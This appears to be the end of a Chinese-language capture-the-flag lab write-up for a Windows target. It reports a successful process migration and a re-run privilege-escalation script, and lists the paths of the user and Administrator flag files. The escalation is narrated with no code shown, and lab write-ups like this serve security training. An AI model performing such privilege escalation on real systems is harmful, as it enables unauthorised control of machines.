
迁移成功,重新执行提权脚本,成功提权
| Flag | Path |
|---|---|
| Flag1 | C:\Users\tolis\Desktop\user.txt |
| Flag2 | C:\Users\Administrator\Desktop\root.txt |